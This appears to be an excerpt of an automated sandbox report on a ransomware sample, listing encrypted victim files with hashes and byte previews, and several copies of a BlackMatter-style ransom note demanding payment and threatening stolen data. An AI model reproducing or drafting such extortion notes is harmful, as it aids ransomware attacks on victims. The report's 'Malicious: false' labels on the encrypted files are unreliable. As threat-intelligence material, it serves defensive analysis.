Preview:	{.j.bg.c..0....fb..q..X..~`u..+./.[.../...9w....?oJ+n8.b....3O!1.x.....PV%.x.[.To`.Y...A.\Z..kjh...N.U^..\WXacf]...v......w.e.=A...<.O......u~..h+.}x.K..C.y[.f.v.2.d...|.*~m4....*....=.5....(. [.....K..._a.:7SrIs./.!.1)....Z..p........#^#D.....H..n....PiS.F....|.H.....=.h..UJ.i.v;."N...aNeLe;.q.Jd. .$...K%y.d..{...'.NN3JDY...^...Q........a\./2.o..L......J7L...:.....T...TS.w).Z.rN-....`... c.Jf...;.A.}.q.t<../...1......*......[.n....OX6......~.oyj.......d.&!?.}.XZ.H.....N....*G0!....*^..^..;w..}..%g.N.......z-ZT.s.s.r]V...nn.......$l.......C..+.?.V ..n....V.'..[B.......d..>..9|.@..#.... T.=..Q>.fyj..f#mP.../L.X.tf.[..:..#CCP.z..y.....f..&.g.....,...........S)..:.T.."1Mr.W....E...9...9..W....K).k.P...............uM..Q/.K$...........5).u.fP!..$.7..Z.. M].gRir....e....L*X....)ea..9Y'. ...yJD.c]s....m.I.U..R..v..'....X|$.u....._..y.....}......RvH..v..z.}.3.C.......i_.>..KB....e.>\1n.B...........42.m....kL..."z...h.FX'>.3.(bJa$....).N./.J.

C:\Users\user\Desktop\QNCYCDFIJJ\QNCYCDFIJJ.docx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.850911281426769
Encrypted:	false
SSDEEP:	24:rmeO80/r4mqpYdY2s5N0jcfOP5/rQkOMDmj0dAiYTHzi7vp493dhD:GT3psZOPykVD2YAiiiDpC3dh
MD5:	96E8B4CC1B94C1ED9EF496BEDDB87234
SHA1:	B401BB0750E1E290D8449D7848091346022F4C92
SHA-256:	45E9067F8967019E981D47932F7C084577C8021F0ACBA15DCC4A947781B8EEC0
SHA-512:	6FE940CF4CF845FF5EBC3B27B21ED87B1651DCC71193B63E6267A89986F21C60B579E6814CF2165F8115EF88737A991880F012AA14A3349D3C9BD2DA41E842B2
Malicious:	false
Preview:	....c..'u..._.L/...r..B:.E.-.%.p.....K........*...d.Qp..q.(..v..3.G..h.69Gte..g.F!...+.._v.....n.(...:......`.....bA.....Yd.....*r...++=..|....C..ak.&6pg.._...:.d...t...Q1.Wj.....~.ax|...9o..{].(..p.9 ...v....7.....<."<Z...P<..0.....J........fn.~......1Q..v.....,~.N...:...&..j.B..!..:...l...Sh...Y..L...!....|.A;xO].. ^.$..>.j;.`.........[...27?...A.o.6.,..3..i....\..q..\|.-............Vf/....+..N%....tm.9Xf_ ..H3...8(&X.Z."'.x]z...5.BF....[..+D.[p."....<...A.........i..B.^..z....F.O.s....^.2zkpZt[.{l..a..!.......ag>.........-.qK..H.Ta%lG.y8.....(.N..$R6........X.(d....bs......{T......-y."..F$.o.]...(..... .=....S.\..o.}nt]l....../q.3j..m-.Y.K..6........IU..v.l>BO.1.\L.......][v......4.1..P.,.R.??.4....3-..A...tq..B..NeG..;.wm.r2...+..h'.l.........o..C.o/..6...N.*j..'[sK*of.D......+|,7a..y.:wB.....9.nf. U..;P;=........s..W....9..=L. G.....-..c.9:....*k.4.4..%.4.....}...I.B...4[....`(.._.L+......}.....A%.^.[.?0+2..5.'j.).#",.O#....]E..{....n.f.

C:\Users\user\Desktop\QNCYCDFIJJ\SQSJKEBWDT.pdf.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe

C:\Users\user\Desktop\QNCYCDFIJJ\SQSJKEBWDT.pdf.kVuoJyeoW	
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8239107025306875
Encrypted:	false
SSDEEP:	24:jszvHxDuFwx0pzba8CyJ22VuBCCRH2oxjkAphx8JMddLR3x6/LOM4cd2Y7/ROUvZ:j6uqx09pCy9zCYqYA3mJ4R3x6/SMvLRV
MD5:	4260BF5F2EF36FE634810B6E051A0B74
SHA1:	F4D118F545C806768666F958CF3B0302C92D7C46
SHA-256:	E014D2DF769C6D069A9EAF7AA4DC2C446D964A783F3BE534C6AB0BA0634DF3D6
SHA-512:	4B30573F0A27EAC8E4DF17B67E71029B1D6457A2DE0CF8031EF248F4ABD3F45B2C43421FEED23ACD0DED48F7F04F71DD68736D6E1C9D7E6358071DC8B6EB83 3
Malicious:	false
Preview:	...;.......>.|7u...0..po.CJ...p..G...7...56*..Ck-V...?....?........b.!BqIgk..6z.x..8S....,@cP=m7....I..zE..O..qj...0........~. ......8..2..G....a..(y.P.....2#..J.............g.I.4..T.(..pO.. K..[...J. ...)mySa.#.......D.:. ..j@.{.k.Q...Z.Z...<L5...e....P'.T....~\..g._%...{V.Z...1H.....X.C..:...B.....7..L...\.B..-..r..z..I;.3....z .a.SW#....."..q..1 .2......./5...M8C.....NTOC...K...k..#R.}. 5..GG.V..|..b.._.#.6.lr.s.@..#6v].:s5.........7S..6..Ls...$....E.I&9r.....2U5p....$.5.4..e1.....Iwl|M....\...C.).9.....p....2....?.5q...Q...1a....!.).....w.A..@....mV..i......*.)%..........n .K..%"8Qg..-|..~.Ux..g&.....S.i#.r..$..S]2..'53..w..}.1.vp.+`.|N..K..F\.9...U5...z.9......4|wx...l..)g........;q...._u........$0.....oQ.;..*Sb.a.......2.7.Z..%Y"....5...Qi.>...x.A.B..,..Lf..D.P<.f..l-V....T.....DV...=.:.C...@..%.w&.:.T.`h...?d".c9...4....K9.JE+%S.6,.&.C.v.._.\|...-....$...Q.....q.....j..._.Q.@.Z._..g1U..D...w>...?..z.J...N\......*{.u.H........N.B3a.[.

C:\Users\user\Desktop\QNCYCDFIJJ\SUAVTZKNFL.xlsx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.834594877553525
Encrypted:	false
SSDEEP:	24:ISFEP+gP7yRIcP14xT2tZ9x3bEkEsZiZaJTe66clxUJ6n:aPkIcCEtZ9x34XsS6s8n
MD5:	B63A60C1EB8DB03B2C5F764342642190
SHA1:	602BC927FE80FF33EF6F2CCD2411AE582DC9C326
SHA-256:	27793897F159B601398D13CAA12395CA421257200416E9F328B1EAC970F99CB9
SHA-512:	E960F2A0DCA2FA8AB3C5012C4F25DE192C0DC83577F9F8BC56E87DA1EF0B9841E9FA56516DAA5F2DF74F6D9A105F0FA730E8349BC7CCA883F424235F16FE06 F
Malicious:	false
Preview:	<Tut3...x....W.qj..=K.$$.iy...02.|.z...J.aV.j;c.j....H...M;..."'...Y.Y,...l@gP..7.`...~.V@.!......W]).9.*..W....s.yI..\M.I.[7....12..m..s.b.\)H.q.......r[&P..im....>....O....rS*...m..s..B... ...;B...?....w.XwB_..&.....@.0Ef.@.i.M0..qX...U.....p<...?E.f..LV.....D..E..`..(c .D..k...V?.*1./2nX6]...M.i..[=..r.pM...P[.......t...f....A.j...%...l.}..;.Fs....fz..&........t0....d...P.x.p.....4>\=. (.....J..Q.o9.9.3.Uj..A..r......~Q3.'.d../....1D'Dj#.q..:...\.{U.....+.N6.}H..$f..nK.=........p..3./.4.Vjbr.&*..v.....}.N..4s...N.}\|.n..Q.....&.+.b.;...]._*R...n..Cd...aR....[D#.~.[...`.%``..Ec.r*.c,y ....s.W.M.A....X.}..{;?..>.H.W.....n.yl..'G./.7......Jr....x?...G.....z.k..v...;.'.5......8.3../=5.%. .....2.a.-.+#]k..e.\|.#.a......Mm...6..d?.o.......S......Kt...[.4.\|.q......z2..,.IO9.?2.H...'.4.=. .).k.\.UK.H..h. .*..#4..>.........g.....\p.M%w..F.71..a...s,.s..Lz.zE...@...T....M...$../..O...:...#.`.....U.....8..d>...M.Ij;.....-..};.|yXVH.e..D...7I$R

C:\Users\user\Desktop\QNCYCDFIJJ\ZGGKNSUKOP.mp3.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.816991582016821
Encrypted:	false
SSDEEP:	24:FbpEtXH/W3GOpwX01MQ1cPPAzWc91+FV2g56SFjRCa0Ub9oIdwq6le1rN8Fupig:FbtGE60zOAzZ+FA7SWa0K9oIdZ6lcB8+
MD5:	20A129543B0FE76E449F7E54702588E2
SHA1:	FEA1FD338DF2BB16B614976889D4B949CE327C18
SHA-256:	DE05D8A0AD0AA8B38ABD829643935F3FC48B8E2F7383E457BAE5731B7B3BFF04
SHA-512:	17224ABE2A42FF81433EF4604832524EE7885B7EFD1F339283B2D1D35C4739CBC79211C3A15EE8F4ECE85D4BE7FC04852D2D30734E90EFA5D63412FC125F6D9
Malicious:	false
Preview:	..R.L.T.F..x.W...6........q9.N.f.EH|d........t...p......AzY. ....8.j;.&..U.J_.3.."U.m......2&9.P$..D..<...5...v.Rf~.&.O..=..jgsc.VY]R.z.F..xM.!..w.$#=.i#z..3.&]7.l.z.U...7j......,...{..$ ".I.%T...D^.".^".K.>...<...P....?..8."].M.......J.B........v.Z.T.RWZz.5N..u.....W.o....M....V..6_........&5.....mz.*..z";M..n.|o..gz.4.?.T...?wy.WZ...M...4.....p...h...Jz4.b.0..k..ps._...I]X ..e.....t.0#d...z*t..o-... ..T.j+.....|x...s;.0l..K..z...a....d.F....(...j..{...[..B.Z.|.KQ.......{.M..."\..]..#.<..$..Y...J.@.....H.Hv..>;5!p.R[h6.Y..s..-...L.s.+.N....rJ..N.P!....~..={.)...q.....C.K D.~5.P(.>7.(o.....G........z...Y..2r..Kx.......P.......xLN.`+.j.@...&.....\.N..%.-.b.^R-a.......5........<`h..}m....:..c..~....kO...n..E(.L...V.i4s.,.a.s..M...G..-*-..N...G..FY.8......~I...C...\.....! ..S.\ ...O.......x...C....NI....F..D .....> 6....jq...JJ......&....Ab..b]x.R..{.4..;...a)+...I....i9...B...|.... h.....J....g.f...9....n6= .\......<vk........K.wi(

C:\Users\user\Desktop\QNCYCDFIJJ\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0

C:\Users\user\Desktop\QNCYCDFIJJ\kVuoJyeoW.README.txt	
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD24
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\SQSJKEBWDT.pdf.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.841694270264966
Encrypted:	false
SSDEEP:	24:oHxlL7QEqDIrxRLekzLgAttl3WRbHhfznFQ29Sv2cBrQvU6grM4PrX:o/3QXIrxRLrvfGRbJznFn9Sv2aQcTrMo
MD5:	3D0BFE122B906F2E57D398E554C8B4F3
SHA1:	11EB9C7C8A05A73BC944230C7C0129FF2DE4F872
SHA-256:	53CBB09A9AB5B71CDAA19E45C8C7A7176BF91680ECF73F54647074D7B1D7917D
SHA-512:	0C7F75B60599B8D396DD484C35AE0E9B640DC88C53CEE77CCA26195BA7E2D97DEF976A1B3C68FA34F0067C766186327F7F72FB63D9C608CA78A96142185B7DE
Malicious:	false
Preview:	.j....O..a]^...p..A>7c/7....,....>.u.N..tP...<.WX...!.4......J.......)Vv..*)c.....,..N0u.e!J...........X./.lt1..oJ.....;......~..S....e.#%...jxn;.......8.o..SW..}.#.L..J..h.JO..L,.b.. ...mlm.m..>.sO.< ...9.n..H:%.2H.S.}t..KMYp........~.p.P..+..N."......*C.5...}.......-*5U_.HNe.....7fq..[2>..6x..w....a.l.aq.LGk...vP..XX..y....;;...#..........a.A.|W._..Q.ahQ .s...$2....X..].]:..@.(..?GM..y ..B.V?......=..{n..D.".'wz......9......R.si.w\....0..zi..?..n.vN.....9S....R..x...1....fk.....-r..S.d.C..p....Q..z.N?'..E.C.J&g....../%z].4C.~}..HG.}.l..^;;..9/.8.MI..\|z2-7...*8.K....?.^....5P.B8....i .l.@O........*...0I=ab}.a... .....;e.y....na%.6...*R.'...r...p...GG$........$.....K.gUk^.\.....&,5a..s..b..6.......r....DD..b#38.@..7w4.B...>[..Y). .P.P..`&......xj...'.J.....6..A...xK6...._...x...{&. ...1'.......=.L..o.G..{....j;..vZ.kHo1Y......P...`.5.......1.}6/........q.Y........%WD.3......wT8'@p.6....G......w....}Cb...5.....m.u. w....$$.~.G..[)..]H.L.N.py...

C:\Users\user\Desktop\SUAVTZKNFL.pdf.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.822253745374509
Encrypted:	false
SSDEEP:	24:Ldgpm7LNQk0bVClDA4SrDQU0EpjywsOZj9gK94g:LmmWk0bVqiZPNZj1
MD5:	157350CF8E5EE01F267E907AF1B42C26
SHA1:	A79436B2E6FA683093AD377BA24520A03A84CC3D
SHA-256:	111497C704CAC66EA1A5356508157076870F88479B547B593FBDD13AF26AB9A7
SHA-512:	1EBF58EABC08B39A05A68A13CAE4D725BBC974F67A80B8E8C8F23128A851FFB1ADD4F31CF0FD72CE86992DB023C6C96DE073F75C0412316337BAEE0EAD0DBBD
Malicious:	false
Preview:	zB.u.10.3.P.l?8Qx.."3b$A..w...^.[....2.n.Ss.%...L...N.ve9..H..bkN..2.._#.n.I..~..KO..n.7.v..... ..R..y:7{......q....\S.....).....s......(.....S.b%..>nq`.{O}..,'$. .....*u...<F...O..$A.D..l.. %.d.....i...g..(..g.-.z..z.Kx.%..Y ..&.].fCJ....Q{.?].p.5......:Sls.zg.Yd..6./.%....."....J.`.t.. ..0.=m........4.f4.4Yg)..R$...Mt.etn.......A0...3.-.>i...f...Ms.=...=...z...x..j......@7...o....,..'NL .$6A}.(..fw.....$&/.{.DHx"...!...l..G.....>+L.......Y.a.....Td.u...~.<...?4....+..88.S...$.A...z.t.A...=j.[.u...>`......B.#.+.#.J.&EQNO..p.Ww....;.6.@..\.!).....h[O._.x...z.Zsy~td.FC.YQ..... .P......9..._......%........._.*}.x....X. Q....(...P.2.=.!t.vYsu.7.e..37.2.@`...tu..yy.9...v..i.`i.`O@K.k....z..{....l...%....$"..Y..n>..#3]..i.zT.J. .M...!.....'....^b.7......_b[.......kB..N.p......1...B- =.....#.94.4@.^_.9@.....q...Pxo.7....Q[F..B....`.Db....Hd...f.......TE.(..Y..x..^..7.7..z<.{....... .>.k..c...3..qz.m....:..5c.`...e.(c.. ......SN.l...'tM..

C:\Users\user\Desktop\SUAVTZKNFL.xlsx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.835906444490478
Encrypted:	false
SSDEEP:	24:8IJOH7tcoxGrH87qmg6/ppoJdmGfae7X27AaBTYxIC1T3IJl46+r8u8wMuN6+s:i7tkzkpUfNgAwaIC1sJGAuLMuN6T
MD5:	E6386242B86F450040FF5C25C1408FBC
SHA1:	8D415D295F158B66D33B578FED6311383422FCC1
SHA-256:	D34D9914A8CCEBB05E75261BF5C07B6CCE575354CD9CAA61DBDEB848FADB34F2
SHA-512:	2117633F060FFC1354564CFCFADB9A9A658F0B13AF3D9D1C2B3761386E73CCA3D520E5A0FBD6372309A19C250A1A92D89CEB86D92873C44FA36A2578C640E7E
Malicious:	false

C:\Users\user\Desktop\SUAVTZKNFL.xlsx.kVuoJyeoW	
Preview:	.e.aD.V.=d..=.=<'I.Bj..d..3V..u.G...0#|R...!........jDh...dx....V..QY.?...yP.KW$Z7...l..{....5...[..2...L.......U...Z...$A.S....oU?.,.....r..kr.kQ..I.!....6~hP..L...%.rz..`V`6!.....Y.u.4G.y. ..n.I...}..gY.q|#E...X.Ma.i........ .0.E.....>1g.kO........V.C....m..(5..Id..R.2_.....T.6..i..N...&...,.<...!...F..$..?........kb.....Ou........r.PC[.0.%2..o.2...v..[\|"..[v 0.....HGA...#.r.}.>.E..... .kJ..?.....z.N..........O..;.&....(`#fc.8...^..k.....0........1P....v..x.}.cJ/z..@..[x.x......ew2B+Y Bj...k.<X .k-....k.s..}K.e....U&...SZ,.Ts..kO>./H..;*o....J.9..m..Qc.;,.i.m..........LT..L....&.:.& c..Dw..h.gC........wn...`(.u..Kq.v.5..M_.i......sKz..6.'...,Z...dSrpD.]=V...wb.OS..f%.......vH..q...X.1..&).s.H.z.T.S.e..I,3S#[.....di. ...fm.+..i.k.F.~.I.>{C....n>....,`.7.Uc....i.V...h..7Z ZO$.&./........1..b0..v.Q....\.....wLh..l.+3#y.w.a../G.V:.w..,@...Q...VQ.rK.%..B..0;.=e. ....w....8...1:a...{.em.2....Dj.....-bb(..]a.Rx....z../R

C:\Users\user\Desktop\ZGGKNSUKOP.mp3.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.819809847275574
Encrypted:	false
SSDEEP:	24:6yyyVazqgmBTvw6f6vVdxI5HFv2doVP2bNRGOP:szb6f6vi5l7cNR5P
MD5:	7590C277374C4CC656BC5B2F58FCDF38
SHA1:	1FAB434C26A192660EA2A39913148A43375F6624
SHA-256:	65C8DF9D40443BF89C3C7B99FA10304A55E1EAAB63FC4276CD77FFE3727C7B00
SHA-512:	789D3260B2F3A30F9F1F6EDB9E662255551725A95C7E50C27A70953D3C26A2C346E6BA9C4CF69B6C26869F731AD2D4A6627AE31112651C4929B187AC6C785EB
Malicious:	false
Preview:	o.F..'7.R.,.9...........A..6...E....z``!.......A...@37.6......oa..NQ.>LN....q.v.!.1B.A.e.k8[>....._..LBP.Lr...y|.t..MJx....M...I...4..<y.4+`....p.H+..'......:../.......js.R0....^e...v...Lb.&.q..,..... ....$...W.|.!..{i.|..\%...V...z.... ./73.Ib..Lt....Zm.3.....a+....]...!...blpO...N.j~w..Y%...../.a..o.1..|...J....b.lTFy..BxSN.U(R.......<H..a..I"..5*..{,..}......'.kq..dc.v.].rc..r.7R.n.y._...tj. ....?.........8<.L.....+>(T.n].:.]YD.1?..!.:. ...d.QW...4.J:I.Q..yY_..g.9..Nm..p...&.u.. 4.....E...}U.....8.....;""8Ba....M.........uf..m6...=...f.+....J...'.^q.....T.bH.X....*.g.w.c...C..]..".~.*. .S.P.YQ_^b..(.X.@....u.a....n....2g........c....1=.f.>v..29..\.......-.....I^K....Uu..+.&.a;3....I...6.c....B....(....U\\..}?.....}.3..[...u..*.O..Yl..o5..|-t{..9..!e....{...[U'-..:'.%.{..X..{q.>...C. kO%.9I:.C.....\.....G..-..d5.g.f....L._.......F....>T.i.v............<.S.B.?.x.E./.........F....@.c...]..g.TD.*.%..e.y..b.6[(.K...2!..Y.......a.*7

C:\Users\user\Desktop\ZQIXMVQGAH.xlsx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.818179952849438
Encrypted:	false
SSDEEP:	24:IqddeL78pGZb5jtRkrm2b9MPeOG3HyWwcDofKEdNTuDndkd4OwsWhvaEt:IaUv88bOrNb9pmcUCEldcBaEt
MD5:	A3140E431D3C79523D71377D67B2BDB3
SHA1:	4C2B72D2A2D3180F2C7D27E2777BB12CB3D40615
SHA-256:	C600FBB6CC116A1FADA70E40F94B083BC099F1EAD791ABEB0FED05D9A3C11608
SHA-512:	28F6D447018A197D5F7B92B0CC5ADB01F3B5B52192BCFFE3B2CA6B7E8218B558CEE2AAB7820680EB1A86CEFE9BA9E42AF5243073CE1EC19E5B21F2BF8AF698 9B
Malicious:	false
Preview:	l.5..%>.i..B.."},0....I..\.k..."V.K...._...P..Q...N.dL8.B.7.~..`.-..m...Z&. ....%.94..M..<}].V.....g.....pB.......{8.2.Q.....3...@M.AV.8.V..!._x.F=x:...R.7P..1..UK...&V.E....O;.t.X%.2;J..$.9 ".Gl9..Eh...}...o/~.'.E=/]...Kk.i...Z..Sx.=...D.[^d..Z=....t3v......g...?...X..z...@...U;......l!O.....Km.._..._.\.-.!T.N;..+."!.$... ....V.....k.......DOxw~./..F..S...z...b....y<.TO.'..L..!..?.-.f }.h......F..%l...U..~TD...c..a..3 ..]....5..;,.h.c...!zC..H....u+A/.6.6.2x.U..K..b2U...r...l?.s.L>..$...F..@9r\b.wvD;$./.F.lw.b..t.@=.5z..Q&..j...T.....g......v=.....3<.!./,8.....].......p.$.9.. <....M.. .i...o.{!......E.q.4..[..Z..k.....H.V'.g.g..H,..'ccO .?..o..r.....2o...9+.H.IY>..5.b:.i!.P.4..x.-R@X.q..H..A.?....#..Q.M..+B..........-".!%k.n.yH..X.l...... .....T#...94[@O_K.w.0.8.?.... 8.7.?U.`......3...b8o.K................rL>.]..^E~...!$..o....f6...J....B..6.GG...F4M......RZ.*..b~ch.7..m%..V.zq....t..IF.1m.y.a.yIo{.!"..z...A*y.=..3..*.)iZLLf..l.'.)..I{.F

C:\Users\user\Desktop\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\BJZFPPWAPT\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\BNAGMGSPLO.jpg.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.826582191243812
Encrypted:	false
SSDEEP:	24:8/r1jfibgAj7PdGYoNm4Iqz080F9czb3I1mv9tNCVwtirrRBbJ/6o:8T1jJAjDdEU5DL+IIMwYrFn
MD5:	31D05CF6E7A8968309027AB526F47DA9
SHA1:	65AE1D5F7134EE4EFD3275D45EC94D5CC2B15157
SHA-256:	BA2CBEF103F4995DFC2F05E3C41F71322312E7C401FD29B1E320AF0549909F18
SHA-512:	D6FA4C1F3DD42D81EF2825937F33B0A5D1028A1FBBEC5944EB4B39136E45028CAC1082F6A3404D2966C3340CF9B64632DA534B7158192E3D681A26BD69539CE
Malicious:	false
Preview:	vgC....../..0s.......H.V.F....c.F@}o...|..Z.F.P...;...h...O.+.j.KB.......[.K)Dp.r.8.dZ.l...H!X..Q....2.<...Y.pQy.NO...\..jZ........>I7|..J..@h...^`'n.....L..2.n'..D..c`C.i.Y...i..._....:M... FE2...>_R......C..0_...l....-..G....JY)0.......L.S.(@.........y:.[.'4!.2....v...V?.J{)....}.z..f.. "..&0..'..B......6...v./..'.d.....E.W..i....}..K.ZSbm+7`....M.p.c.j..:.....~U.4...e./tz..].z...9.@..s .6Se..s...V...B. \.rJ...s.+...;.?....rbm.T.9....AP....I(.......|$........o.O...Pn.n.....C...V.r\|.R..M1tZ..R.....).i..........X......w.....D}....o.hsO..l~h....h......Z?..j.....A.h.+}...{.&.^.}....g.......!.g...5 ....YK7M.c...M.-3.+.S...n~....Y~xc...6..{...~-.S<.....~....).b..g....r..c.....M>....sFm..{fQa..t.$.....&....`.%.Sf.P..V1..|.D...H1.^...b0..Y[&%Y......*....s)....o...^n\d&......3..".O........ .P..%..Ya ...\%..O4..j..(..d..V.7....R...6.c....jT)g....x.7........+.6)......#.....p\{..`fq[...|a{....|...V6|C.N..L9a..... V.*...3.T:...dH...>$.....z.z...x.....

C:\Users\user\Documents\BNAGMGSPLO.xlsx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.826718117926107
Encrypted:	false
SSDEEP:	24:UOFs77e9cLHSoZhVc0SWX4KWEx4A2R/ASbXYgD+9QXJ2hkN86Wo3:UOKve4yI1SWX4Klx4J/ASboIdyo3
MD5:	21B975B46609E322D46439D62A0C7F30
SHA1:	7F614B5EF7058F60E03DCF85B4411F9E98B0ED02
SHA-256:	8ED8031C512FEAC88883208C6F38B49EE335F9DCC00D6826851C1C73FF69DABF
SHA-512:	759B12FC353443048271FD86CD066DDCDEDC58B2FB70399C4E3C23757F6BB1BB6B6BF5D86ED54F92477C772F6513C06E8338996376586B88895D2B82FE8BAB4
Malicious:	false
Preview:	BU.V.z...xr)4:.'...E.q...f........p.....zk...E8_H?bu>.\..R..:.Y.|.#.?D.o.Hv....!........v..K.+A.s.n.K..}....X)e..4t*...;.x.Oq......~..\0R{.?E_E..W)'|........q./'.&mH..&..^G$P...\|.{..S...x<.. w.}...:.k...5.._<...c.. ..]2Yk....m.q ...'..DN...M..&YXG..D...!<..E.}9.m..&.G$.S.*.._.)..u[Q.. ....i..C.W.......U6.{H....3.a.$-..X.2.).-V...\:..bt..,.-.....8...L.......^..1.yERe7O.3n..&....F .N....."... ...(......&8b.@K...e7U.......g..,....A.....@i...."..'7F..:.JH...AC...[.......Z.C7{.?.xZ....;.SJngW....=....{6f.o.J....."......ff.^......^}3.kQO;|..}.o....23.+:..Ob6.......4...8M.1....v.R.., .*2...m-F.Gi._..,.).....WE..4<O..Z....I.....b....S...J..B.........4.n....E^.....`j]u..@..f2O.s...H.UY|>r5w..exh.F..uN..\....nEx...@.B.Q.W..i.@.h.........D.T4M`Z.t;...+..c..Gb...Y.y}.....m.zL .C.`)j...`.R C.4.]0...[...+.D..o..7;.g.]\....c ....4T.>.K......;.s.R*.{.o......3.E.....)y..8..7<..<.K-...X.f..-.G...&}.E.~U`s.>r2I..3......*.x...z.:3<....V..QY.H..-q8.f/.q..V....`HX.".a

C:\Users\user\Documents\BNAGMGSPLO\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl

C:\Users\user\Documents\BNAGMGSPLO\kVuoJyeoW.README.txt	
MD5:	F66968C47A64569E2281F65A95991BE0
